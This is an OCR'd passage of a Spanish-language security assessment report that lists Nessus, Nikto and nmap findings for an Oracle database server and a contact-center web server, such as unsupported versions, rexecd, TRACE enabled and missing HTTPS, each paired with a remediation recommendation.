
- Servidor Open Flexis

Herramientas:

- Nessus

Recomendaciones:

- Actualizar la versión de la base de datos.



55786 - Oracle Database Unsupported Version Detection

Synopsis

The remote host is running an unsupported version of a database server.

Description

According to its version, the installation of Oracle Database running on the remote host is no longer supported.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

See Also

http://www.nessus.org/u?ccd068d1

Solution

Upgrade to a version of Oracle Database that is currently supported.

Risk Factor

Critical

CVSS Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Vulnerabilidad	Severidad
Sistema operativo UNIX sin soporte	CRITICA

Descripción:
La versión del sistema operativo UNIX que está corriendo en el servidor no cuenta con soporte, lo que implica que el proveedor no lanzara nuevos parches de seguridad, como resultado es probable que contenga múltiples vulnerabilidades de seguridad.

Activo Afectado:


- Servidor Open Flexis

Herramientas:

- Nessus

Recomendaciones:

- Actualizar la versión del sistema operativo



33850 - Unix Operating System Unsupported Version Detection

Synopsis

The operating system running on the remote host is no longer supported.

Description

According to its self-reported version number, the Unix operating system running on the remote host is no longer supported.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

Solution

Upgrade to a version of the Unix operating system that is currently supported.

Risk Factor

Critical

CVSS v3.0 Base Score

10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

Vulnerabilidad	Severidad
Detección del servicio rexecd	CRITICA

Descripción:
El servicio **rexecd** se está ejecutando en el servidor. Este servicio está diseñado para permitir a los usuarios de una red ejecutar comandos remotamente. Sin embargo, **rexecd** no provee ninguna medida adecuada de autenticación, lo que le permitiría a un atacante un escaneo completo del servidor.

Activo Afectado:


- Servidor Open Flexis

Herramientas:

- Nessus

Recomendaciones:

- Comentar la linea **exec** en el archivo **/etc/inetd.conf** en la máquina afectada y reiniciar el proceso inetd



10203 - rexecd Service Detection

Synopsis

The rexecd service is running on the remote host.

Description

The rexecd service is running on the remote host. This service is design to allow users of a network to execute commands remotely.

However, rexecd does not provide any good means of authentication, so it may be abused by an attacker to scan a third-party host.

Solution

Comment out the 'exec' line in /etc/inetd.conf and restart the inetd process.

Risk Factor

Critical

CVSS Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

References

CVE CVE-1999-0618

Vulnerabilidad	Severidad
La base de datos del servidor es afectada por múltiples vulnerabilidades	ALTA

Descripción:
La versión de la base de datos de Oracle que se está ejecutando en el servidor le permite a un atacante ejecutar comandos arbitrarios con ciertos privilegios a través de sentencias SQL

Activo Afectado:


- Servidor Open Flexis

Herramientas:

- Nessus

Recomendaciones:

- Aplicar parche de seguridad proporcionado por el proveedor



14641 - Oracle Database Multiple Remote Vulnerabilities (Mar 2005)

Synopsis

The remote database server is affected by multiple vulnerabilities.

Description

The remote Oracle Database, according to its version number, contains a remote command execution vulnerability that may allow an attacker who can execute SQL statements with certain privileges to execute arbitrary commands on the remote host.

See Also

http://www.nessus.org/u?e1d0c17a

Solution

Apply vendor-supplied patches.

Risk Factor

High

CVSS Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS Temporal Score

6.2 (CVSS2#E:F/RL:OF/RC:C)

Vulnerabilidad	Severidad
La base de datos es afectada por un desbordamiento de Buffer	ALTA

Descripción:
La base de datos Oracle es vulnerable a un desbordamiento buffer explotable de forma remota. El problema existe con los enlaces de la base de datos, funcionalidad que permite la consulta de un servidor de base de datos Oracle desde otro.
El desbordamiento puede explotarse si se proporciona un parámetro demasiado largo para una cadena de conexión 'CREATE DATABASE LINK', un atacante con una cuenta en la base de datos podría usar esta falla para obtener el control de toda la base de datos.

Activo Afectado:


- Servidor Open Flexis

Herramientas:

- Nessus

Recomendaciones:

- Aplicar parche de seguridad proporcionado por el proveedor



11563 - Oracle Net Services CREATE DATABASE LINK Query Overflow

Synopsis

The remote host has an application that is affected by a buffer overflow vulnerability.

Description

The remote Oracle Database, according to its version number, is vulnerable to a buffer overflow in the query CREATE DATABASE LINK. An attacker with a database account may use this flaw to gain the control on the whole database, or even to obtain a shell on this host.

See Also

http://www.nessus.org/u?6719c919

Solution

Apply vendor-supplied patches.

Risk Factor

High

CVSS v3.0 Base Score

9.9 (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

8.6 (CVSS:3.0/E:U/RL:O/RC:C)

Vulnerabilidad	Severidad
Prueba de la configuración de la aplicación	MEDIA

Descripción:
Hay encabezados no especificados que exponen al usuario a re direccionamientos peligrosos, ataques de XSS y robo de sesión.

Activo Afectado:


- Servidor Contac center

Herramientas:

- Nikto
- Owasp zap

Recomendaciones:

- Especificar algunos encabezados HTTP como X-XSS-Protection, X-Frame-Options y X-Content-Type-Options.



Vulnerabilidad	Severidad
Prueba de métodos HTTP	MEDIA

Descripción:
Se realizaron pruebas a los métodos HTTP permitidos por el servidor, ya que algunos de estos pueden plantear un potencial riesgo de seguridad para una aplicación web, permitiéndole a un atacante modificar los archivos almacenados en el servidor web, y en algunos escenarios robar información de credenciales de usuario, en ese sentido se evidenció que el método **TRACE** se encuentra activo en el servidor, lo que podría comprometer la seguridad del sitio ya que mediante él se pueden ejecutar ataques tipo **XST** (Cross Site Tracing) o **XSS** (Cross Site Scripting) y robar las Cookies de sesión.

Herramientas:

- Nmap
- Nikto

Activo Afectado:

- Servidor Contac center

Recomendaciones:

- Desactivar el uso de métodos HTTP que no se están utilizando, por ejemplo, el método TRACE para evitar posibles ataques como XST.

```
root@kali:/home/usuario# nmap -Pn --script http-methods 10.211.0.33 -p 80
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-26 16:18 -05
Nmap scan report for [redacted]
Host is up (0.012s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
root@kali:/home/usuario#
```

```
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.4.16 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
```

Vulnerabilidad	Severidad
Prueba de HSTS	ALTA

Descripción:
El encabezado HTTPS Strict Transport Security (HSTS) es un mecanismo que tiene los sitios web para comunicarse con los navegadores web. Todo el tráfico intercambiado con un dominio debe siempre ser enviado mediante https; esto ayudara a proteger la información de que se envié mediante peticiones no cifradas. En el caso del objetivo ([redacted]), las pruebas indican que no se utiliza un certificado TSL/SSL, esto significa que la información que se transporta desde y hacia el sitio web no está cifrada y puede ser interceptada por un atacante malicioso.

Activo Afectado:


- Servidor Contac center

Herramientas:

- Google

Recomendaciones:

- Asegurarse de implementar un esquema de seguridad estricto en la aplicación usando certificados digitales válidos y criptográficamente seguros.



Vulnerabilidad	Severidad
Prueba del HTTP Strict Transport Security	MEDIA

Descripción:

Probar el trasporte de credenciales significa comprobar que los datos de autenticación de usuario se transfieran a través de un canal encriptado para evitar ser interceptados por usuarios maliciosos, el análisis se centra en establecer si los datos viajan sin encriptar desde el navegador web al servidor, o si la aplicación web toman las medidas de seguridad apropiadas al utilizar protocolos como HTTPS. El protocolo HTTPS se construye sobre SSL/TLS para encriptar los datos que se transmiten y asegurar que el usuario es enviado al sitio deseado.

Para el caso del objetivo no se tienen implementados certificados digitales ni canales cifrados de información ya que el servidor no se encuentra configurado para manejar el protocolo HTTPS, lo cual indica una falla que debe remediarse ya que un atacante podría capturar la información sin cifrar usando un sniffer.

Activo Afectado:


- Servidor Contac center

Herramientas:

- BurpSuite.

Recomendaciones:

- Establecer protocolos SSL/TLS en los canales de comunicación a través certificados válidos.



Vulnerabilidad	Severidad
Pruebas de Definición de Roles	MEDIA

Descripción:
Es posible entrar al index de la aplicación sin loguearse con anterioridad, también hay directorios visibles desde URL en varios subdominios.

Activo Afectado:

- Servidor Contac center


Herramientas:

- OWASP Dirbuster

Recomendaciones:

- Implementar funciones de control de acceso

Medium (Medium)	Exploración de Directorios
